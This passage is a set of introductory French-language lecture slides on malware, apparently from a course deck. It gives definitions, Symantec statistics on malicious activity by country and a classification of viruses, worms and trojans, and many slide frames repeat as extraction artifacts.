Source:<http://mtc.sri.com/Conficker/>

Some specific worms & viruses

Conficker / Downadup



Malwares

- 1 History of computer viruses
- 2 Definition & Classification
- 3 Malwares
- 4 Conclusion



Malwares

The turn of the millennium saw the emergence of **worms** and **viruses**

Quickly the antiviral struggle organizes itself and **teams of researchers** and **specific softwares** are emerging

With the development of the Internet, **cyber criminals** invent new techniques to attack systems and users

Today, the concept of worm and virus is no longer sufficient to define these new threats

The notion of **malware** is appearing

Malwares

The turn of the millennium saw the emergence of **worms** and **viruses**

Quickly the antiviral struggle organizes itself and **teams of researchers** and **specific softwares** are emerging

With the development of the Internet, **cyber criminals** invent new techniques to attack systems and users

Today, the concept of worm and virus is no longer sufficient to define these new threats

The notion of **malware** is appearing

Malwares

The turn of the millennium saw the emergence of **worms** and **viruses**

Quickly the antiviral struggle organizes itself and **teams of researchers** and **specific softwares** are emerging

With the development of the Internet, **cyber criminals** invent new techniques to attack systems and users

Today, the concept of worm and virus is no longer sufficient to define these new threats

The notion of **malware** is appearing

Malwares

The turn of the millennium saw the emergence of **worms** and **viruses**

Quickly the antiviral struggle organizes itself and **teams of researchers** and **specific softwares** are emerging

With the development of the Internet, **cyber criminals** invent new techniques to attack systems and users

Today, the concept of worm and virus is no longer sufficient to define these new threats

The notion of **malware** is appearing

Malwares

The turn of the millennium saw the emergence of **worms** and **viruses**

Quickly the antiviral struggle organizes itself and **teams of researchers** and **specific softwares** are emerging

With the development of the Internet, **cyber criminals** invent new techniques to attack systems and users

Today, the concept of worm and virus is no longer sufficient to define these new threats

The notion of **malware** is appearing

Definition

3 Malwares

- Definition
- Activité & cartographie
- Classification
 - Malware infectieux
 - Malware furtif
 - Malware lucratif
 - Malware voleur de données



Malwares

Definition

Malware: *Malicious Software*

Un **malware** est un programme conçu pour infiltrer un système informatique sans le consentement de l'utilisateur.

L'expression est utilisée pour désigner une multitude de formes de logiciels et codes hostiles, intrusifs ou destructifs.

C'est plus l'**intention** du développeur que les fonctionnalités qui font d'un logiciel un malware.



Malwares

Definition

Malware: *Malicious Software*

Un **malware** est un programme conçu pour infiltrer un système informatique sans le consentement de l'utilisateur.

L'expression est utilisée pour désigner une multitude de formes de logiciels et codes hostiles, intrusifs ou destructifs.

C'est plus l'**intention** du développeur que les fonctionnalités qui font d'un logiciel un malware.



Malwares

Definition

Malware: *Malicious Software*

Un **malware** est un programme conçu pour infiltrer un système informatique sans le consentement de l'utilisateur.

L'expression est utilisée pour désigner une multitude de formes de logiciels et codes hostiles, intrusifs ou destructifs.

C'est plus l'**intention** du développeur que les fonctionnalités qui font d'un logiciel un malware.



Activité & cartographie

3 Malwares

- Definition
- **Activité & cartographie**
- Classification
 - Malware infectieux
 - Malware furtif
 - Malware lucratif
 - Malware voleur de données



Les malwares

Activité & cartographie

Malware: évolution de la menace Source: <http://www.symantec.com/business/theme.jsp?themeid=threatreport>




Figure 10. New malicious code signatures
Source: Symantec.

Les malwares

Activité & cartographie

Malware: activité par pays Source: http://www4.symantec.com/Vrt/wl?tu_id=gCG123913789453640802

2008 Rank	2007 Rank	Country	2008 Overall Percentage	2007 Overall Percentage	Malicious Code Rank	Spam Zombies Rank	Phishing Websites Host Rank	Bot Rank	Attack Origin Rank
1	1	United States	23%	26%	1	3	1	2	1
2	2	China	9%	11%	2	4	6	1	2
3	3	Germany	6%	7%	12	2	2	4	4
4	4	United Kingdom	5%	4%	4	10	5	9	3
5	8	Brazil	4%	3%	16	1	16	5	9
6	6	Spain	4%	3%	10	8	13	3	6
7	7	Italy	3%	3%	11	6	14	6	8
8	5	France	3%	4%	8	14	9	10	5
9	15	Turkey	3%	2%	15	5	24	8	12
10	12	Poland	3%	2%	23	9	8	7	17

Table 2. Malicious activity by country


Source: Symantec

Les malwares

Activité & cartographie

Malware: pourcentage du top 50 par type d'infection


Source: http://www4.symantec.com/Vrt/w1?tu_id=gCGG123913789453640802



Les malwares

Activité & cartographie


Malware: menace sur la confidentialité Source: http://www4.symantec.com/Vrt/w1?tu_id=gCGG123913789453640802



Les malwares

Activité & cartographie

Malware: top des catégories de spam Source: http://www4.symantec.com/Vrt/wl?tu_id=gCGG123913789453640802



Les malwares

Activité & cartographie



F-Secure – 2007

"Il y a eu plus de malwares produits en 2007 que de malwares produits durant ces 20 dernières années."

Symantec – 2008

"Le taux de publication de codes malveillants et autres programmes indésirables est supérieur à celui des logiciels légitimes."

Les malwares

Activité & cartographie



F-Secure – 2007

"Il y a eu plus de malwares produits en 2007 que de malwares produits durant ces 20 dernières années."

Symantec – 2008

"Le taux de publication de codes malveillants et autres programmes indésirables est supérieur à celui des logiciels légitimes."

Classification

3 Malwares

- Definition
- Activité & cartographie
- Classification
 - Malware infectieux
 - Malware furtif
 - Malware lucratif
 - Malware voleur de données



Les malwares

Classification

Mode de classification

Les malwares sont classés en fonction de leur mécanisme de **propagation** de **déclenchement** et de leur **objectif**.

- ▶ malware infectieux: *Virus et Ver*
- ▶ malware furtif: *Cheval de Troie, Rootkit, Exploit, Backdoor*
- ▶ malware lucratif: *Spyware, Dialer, Adware, Ransomware, Cryptolocker, Spam*
- ▶ malware divers: *Data scraper, Keylogger, Hoax, Mobile code, Phishing*

Les malwares

Classification

Mode de classification

Les malwares sont classés en fonction de leur mécanisme de **propagation** de **déclenchement** et de leur **objectif**.

- ▶ malware infectieux: *Virus et Ver*
- ▶ malware furtif: *Cheval de Troie, Rootkit, Exploit, Backdoor*
- ▶ malware lucratif: *Spyware, Dialer, Adware, Ransomware, Cryptolocker, Spam*
- ▶ malware divers: *Data scraper, Keylogger, Hoax, Mobile code, Phishing*

Les malwares

Classification

Mode de classification

Les malwares sont classés en fonction de leur mécanisme de **propagation** de **déclenchement** et de leur **objectif**.

- ▶ malware infectieux: *Virus et Ver*
- ▶ malware furtif: *Cheval de Troie, Rootkit, Exploit, Backdoor*
- ▶ malware lucratif: *Spyware, Dialer, Adware, Ransomware, Cryptolocker, Spam*
- ▶ malware divers: *Data scraper, Keylogger, Hoax, Mobile code, Phishing*

Les malwares

Classification

Mode de classification

Les malwares sont classés en fonction de leur mécanisme de **propagation** de **déclenchement** et de leur **objectif**.

- ▶ malware infectieux: *Virus et Ver*
- ▶ malware furtif: *Cheval de Troie, Rootkit, Exploit, Backdoor*
- ▶ malware lucratif: *Spyware, Dialer, Adware, Ransomware, Cryptolocker, Spam*
- ▶ malware divers: *Data scraper, Keylogger, Hoax, Mobile code, Phishing*

Les malwares

Classification


Mode de classification

Les malwares sont classés en fonction de leur mécanisme de **propagation** de **déclenchement** et de leur **objectif**.


- ▶ malware infectieux: *Virus et Ver*
- ▶ malware furtif: *Cheval de Troie, Rootkit, Exploit, Backdoor*
- ▶ malware lucratif: *Spyware, Dialer, Adware, Ransomware, Cryptolocker, Spam*
- ▶ malware divers: *Data scraper, Keylogger, Hoax, Mobile code, Phishing*

Les malwares

Classification



Malware infectieux



Les malwares

Classification

Malware infectieux: Virus et Ver



Les malwares

Classification


Malware infectieux: *Virus et Ver*

Virus

Un virus informatique est un programme **auto-reproducteur**. Un virus a besoin de s'attacher à un **fichier support** pour infecter d'autres ordinateurs.

Ver

Un ver informatique est un programme **auto-reproducteur**. Il utilise le **réseau** comme support pour infecter d'autres ordinateurs et ceci sans interaction humaine.



Les malwares

Classification


Malware infectieux: *Virus et Ver*

Virus


Un virus informatique est un programme **auto-reproducteur**. Un virus a besoin de s'attacher à un **fichier support** pour infecter d'autres ordinateurs.

Ver

Un ver informatique est un programme **auto-reproducteur**. Il utilise le **réseau** comme support pour infecter d'autres ordinateurs et ceci sans interaction humaine.



Malware furtif



Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*



Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor




Cheval de Troie

Un cheval de Troie est un malware non auto-replicant qui semble exercer la fonction souhaitée par l'utilisateur mais qui, en parallèle, ouvre un accès non autorisé et furtif au système informatique de l'utilisateur.

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*



Modes de diffusion

- ▶ téléchargement de logiciel (warez, file sharing)
- ▶ site Web hostile (ActiveX)
- ▶ pièce jointe d'email
- ▶ exploit logiciel

Conséquences

- ▶ une fois son trojan installé, le pirate peut accéder à tout ce qui se passe sur le système
- ▶ les opérations réalisables par le pirate sont limitées par les priviléges de l'utilisateur

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*



Modes de diffusion

- ▶ téléchargement de logiciel (warez, file sharing)
- ▶ site Web hostile (ActiveX)
- ▶ pièce jointe d'email
- ▶ exploit logiciel


Conséquences

- ▶ une fois son trojan installé, le pirate peut prendre la main à distance sur le système
- ▶ les opérations réalisables par le pirate sont limitées par les priviléges de l'utilisateur

Les malwares

Classification

Malware furtif: *Cheval de Troie, Rootkit et Backdoor*



Modes de diffusion

- ▶ téléchargement de logiciel (warez, file sharing)
- ▶ site Web hostile (ActiveX)
- ▶ pièce jointe d'email
- ▶ exploit logiciel

Conséquences

- ▶ une fois son trojan installé, le pirate peut prendre la main à distance sur le système
- ▶ les opérations réalisables par le pirate sont limitées par les priviléges de l'utilisateur

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor



Modes de diffusion

- ▶ téléchargement de logiciel (warez, file sharing)
- ▶ site Web hostile (ActiveX)
- ▶ pièce jointe d'email
- ▶ exploit logiciel


Conséquences

- ▶ une fois son trojan installé, le pirate peut prendre la main à distance sur le système
- ▶ les opérations réalisables par le pirate sont limités par les priviléges de l'utilisateur

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor



Modes de diffusion

- ▶ téléchargement de logiciel (warez, file sharing)
- ▶ site Web hostile (ActiveX)
- ▶ pièce jointe d'email
- ▶ exploit logiciel


Conséquences

- ▶ une fois son trojan installé, le pirate peut prendre la main à distance sur le système
- ▶ les opérations réalisables par le pirate sont limités par les priviléges de l'utilisateur

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor



Modes de diffusion

- ▶ téléchargement de logiciel (warez, file sharing)
- ▶ site Web hostile (ActiveX)
- ▶ pièce jointe d'email
- ▶ exploit logiciel


Conséquences

- ▶ une fois son trojan installé, le pirate peut prendre la main à distance sur le système
- ▶ les opérations réalisables par le pirate sont limités par les priviléges de l'utilisateur

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor




Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor




Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor




Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor




Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor




Actions possibles

- ▶ intégration du système dans un botnet
- ▶ vol de données (mot de passe, carte de crédit...)
- ▶ installation de logiciels
- ▶ download ou upload de fichiers
- ▶ modification ou suppression de fichiers
- ▶ keylogger
- ▶ remote desktop
- ▶ ...

Les malwares

Classification

Malware furtif: *Cheval de Troie*, Rootkit et Backdoor



